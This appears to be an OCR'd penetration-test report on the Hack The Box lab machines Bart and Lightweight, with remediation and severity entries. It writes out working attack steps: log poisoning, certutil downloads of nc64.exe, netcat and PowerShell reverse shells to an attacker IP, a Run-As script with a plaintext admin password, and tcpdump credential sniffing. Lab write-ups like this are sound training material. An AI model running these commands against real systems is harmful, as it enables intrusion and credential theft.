


Figure 3.12: Redirection forum.bart.htb

An entry of `bart.htb` was saved inside `/etc/hosts`. Gobuster was run in mode of vhost bruteforcing, to verify if there was another subdomain, it was found `monitor.bart.htb`

```
kali@kali:~/simulation/bart$ gobuster vhost -u http://bart.htb -w
↪  /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt
----- snipped -----
Found: forum.bart.htb (Status: 200) [Size: 35529]
Found: monitor.bart.htb (Status: 200) [Size: 3423]
----- snipped -----
```

This entries, `forum.bart.htb` and `monitor.bart.htb` were added as well inside `/etc/hosts` pointing to `10.10.10.81`. In `forum.bart.htb` the next web page was found:




Figure 3.13: forum.bart.htb

After analyzing the source code of the page, a comment of a developer was found:




Figure 3.14: Harvey commented code

Notes on a user called `"Harvey Potter"` and an e-mail `h.potter@bart.htb` were taken. It was

noticed the server was running Wordpress 4.8.2:




Figure 3.15: Wordpress 4.8.2

`monitor.bart.htb` was running `PHP Server Monitor 3.2.1`:




Figure 3.16: Php server monitor 3.2.1

Clicking on `Forgot Passowrd?` a redirection to a page with a textbox asking for a username was found, ingressing a random username, it throw an error saying the username didn't exist:




Figure 3.17: username not found

A try with the username `Harvey` found in the comments of `forum.bart.htb` was conducted, giving a success as user found:




Figure 3.18: Harvey username found

A login attempt as `Harvey` was made using obvious passwords, being in this case his last name; `"Potter"`.




Figure 3.19: Harvey succesfull login

Further click into Internal chat, it redirected to `internal-01.bart.htb`, this entry was also added inside `/etc/hosts`, once this was done, the following login page appeared:




Figure 3.20: internal-01 login

A quick search on google revealed the source code of this application was in the next repo on Github:

```
https://github.com/magkopian/php-ajax-simple-chat/
```


After examination of the source code, it was tried to access to:

```
http://internal-01.bart.htb/simple_chat/register.php
```

but this resulted in a redirection to:

```
http://internal-01.bart.htb/simple_chat/register_form.php
```

By analyzing the code of `register.php`, it was discovered it accepted two parameters: `uname` and `password`.




```
//check if username is provided
if (!isset($_POST['uname']) || empty($_POST['uname'])) {
        $errors['uname'] = 'The Username is required';
} else {
        //validate username
        if (($uname = validate_username($_POST['uname'])) === false) {
                $errors['uname'] = 'The Username is invalid';
        }
}

//check if password is provided
if (!isset($_POST['passwd']) || empty($_POST['passwd'])) {
        $errors['passwd'] = 'The Password is required';
} else {
        //validate password

        if (($passwd = validate_password($_POST['passwd'])) === false) {
                $errors['passwd'] = 'The Password must be at least 8 characters';
        }
}
```

Figure 3.21: uname and password parameter

From kali it was tried to create a user by executing a curl against `register.php`:

```
curl -X POST http://internal-01.bart.htb/simple_chat/register.php -d
↪  “uname=ceso&passwd=pelota123”
```

Having no errors, it was tried to login as the user:password just created, being this successful:




Figure 3.22: internal-01 succesfull login

Vulnerability Fix: Hardening of the vulnerable php code and/or deletion of it.

Severity: Medium.

Proof of Concept Code Here: Once logged in, the source code of the page was reviewed and a vulnerability on it which allowed to do a local file inclusion was detected:

```
<div id="log_link">
    <script>
        function saveChat() {
            // create a serialized object and send to log_chat.php. Once done hte XHR request, alert "Done"
        var xhr = new XMLHttpRequest();
        xhr.onreadystatechange = function() {
            if (xhr.readyState == XMLHttpRequest.DONE) {
                alert(xhr.responseText);
            }
        }
        xhr.open('GET', 'http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey', true);
        xhr.send(null);
        alert("Done");
        }
    </script>
    <a href="#" onclick="saveChat()">Log</a>
</div>

<!-- The format of one message:
    <div id="message_[message_id]">
        <a href="#">[username] </a>says:
        <p>[message_content]</p>
    </div>
-->
```

vulnerable code

Figure 3.23: Vulnerable php code

As a POC of this vulnerability, first it was tried to do a local file inclusion of a file called phpinfo.txt, first it returned a 1 as specified in the vulnerable code showed before, meaning the execution was correct and the file was created, later the file was included:




Figure 3.24: output_one




Figure 3.25: succesfull loca lfile inclusion

Then, by using the Developer Tools on Firefox, the Header of the HTTP Request was modified in order to be able to do a log poisoning:




Figure 3.26: http header modified

Finally, using it:




Figure 3.27: succesfull log posioning

On one terminal of the attacker machine was started an http server:

```
sudo python3 -m http.server 80
```

By using the web browser, it was utilized the log poisoning to download `nc64.exe`, this was accomplished by making a request to the next url:

```
http://internal-01.bart.htb/log/ceso.php?cmd=certutil.exe%20-urlcache%20-split%20-
↪  f%20%22http://10.10.14.4/nc64.exe%22%20nc64.exe
```

Later, the reverse shell was executed by making another request to:

```
internal-01.bart.htb/log/ceso.php?cmd=nc64.exe%20-e%20cmd.exe%2010.10.14.4%20443
```




Figure 3.28: Reverse shell as user

user.txt Proof Screenshot

```
User without rights to read user.txt, showed in Privilege escalation section
```

user.txt Contents

```
User without rights to read user.txt, showed in Privilege escalation section
```

3.2.3.2 Privilege Escalation

Vulnerability Exploited: Plain text password stored in the registry.

Vulnerability Explanation: It was found the registry had stored in Plain text the password of the Administrators' user, by using this and a Powershell script as "run-as", an attacker can execute arbitrary code on the system as the user Administrators'. In this test it was executed a reverse shell.

Figure 3.29: Administrators reg plaintext password

Vulnerability Fix: Delete the Administrators' Password from the Registry and keep a policy to not have them stored in plaintext and/or stored at all.

Severity: Critical.

Exploit Code: A temporal web server was and listener on port 443 were started up on the attacker machine, and by using the Run-As functionality from the OS plus the administrator credentials previously gathered, it was downloaded as administrator a Powershell reverse shell script from attacker machine, once it got in memory it created a reverse shell with full privileges against the attacker machine.

On a terminal on the attacker machine, an http server was started:

```
sudo python3 -m http.server 80
```

In parallel inside a second terminal on the attacker machine, a listener on port 443 was executed:

```
sudo rlwrap ncat -lvnp 443
```

The next line was added at the end of `Invoke-PowerShellTcp.ps1`:

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.4 -Port 443
```

Finally a small script for "Run-As" was executed:

```
PS C:\> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\> $username = "BART\Administrator"
PS C:\> $password = '3130438f31186fbaf962f407711faddb'
PS C:\> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\> $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
PS C:\> $cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr
PS C:\> Invoke-Command -ScriptBlock { IEX(New-Object Net.WebClient).downloadString('http://10.10.14.4//nishang/Shells
/Invoke-PowerShellTcp.ps1') } -Credential $cred -Computer localhost
```

Figure 3.30: Powershell run-as

The code for the Powershell reverse shell, can be found in the next link:

```
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
```

user.txt and root.txt Screenshot Here:




Figure 3.31: Reverse shell as administrator, user.txt and root.txt

user.txt and root.txt Contents:

```
user.txt:
625b**************************
```

```
root.txt
0074a**************************
```

3.2.4 System IP: 10.10.10.119

3.2.4.1 Service Enumeration

Server IP Address	Ports Open
10.10.10.119	**TCP**: 22,80,389 **UDP**: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/lightweight$ nmap -sC -sV -O -p- -oA nmap/full 10.10.10.119
----- snipped -----
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
```

```
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9
↪  PHP/5.4.16)
----- snipped -----
```

Vulnerability Explanation: The server creates automatically an ssh user with the IP as user and password, this allows to get authenticated ssh access to any user on the server. Furthermore the binary`tcpdump` was found installed and with capabilities on it, specifically `cap_net_admin,cap_net_raw+ep`, this allows an attacker to execute `tcpdump` with root privileges allowing with it to sniff all the traffic going inside the server, which could lead to the discovering of unencrypted critical information as it's passwords. By abusing the public ssh user and the capabilities on `tcpdump`, the unencrypted credentials of `ldapuser2` were found.

Once one enters the web page, by clicking on user, is showed information regardless the user automatically created:




Figure 3.32: public ssh user

Vulnerability Fix: Disable public ssh access, and fix misconfiguration on tcpdump.

Severity: Medium.

Proof of Concept Code Here: A login with the IP as user:password was carried:

```
ssh 10.10.14.4@10.10.10.119
```

Inside the ssh session, a tcpdump capturing all the traffic on port `389` (LDAP) was executed:

```
tcpdump -i any port 389 -w /tmp/capture.pcap`
```

After some minutes of tcpdump running, the capture was downloaded in the attacker machine with:

```
scp 10.10.14.4@10.10.10.119:/tmp/ceso.pcap .
```

By analyzing it with wireshark, it was found a plaintext password for the user `ldapuser2`:




Figure 3.33: plaintext ldapuser2 password

With the password of `ldapuser2`, a login as this user was made.

user.txt Proof Screenshot




Figure 3.34: ldapuser2 and user.txt

user.txt Contents

```
8a86**************************
```

3.2.4.2 Privilege Escalation

Vulnerability Exploited: Misconfiguration of empty capabilities on binary `openssl`.

Vulnerability Explanation: In the home folder of `ldapuser2` was a file called `backup.7z` after cracking it, it was found the password for `ldapuser1`. This user (`ldapuser1`) had in it's home a binary of `openssl` misconfigured with empty capabilities, by taking advantage of this an attacker can read/write privileged files in order to escalate privileges to root user.

The program used to crack `backup.7z` can be found in the follow github repository:

```
https://github.com/Goron/7zip-crack
```

In the home of `ldapuser2` existed a file called `backup.7z`, this file was downloaded and cracked:

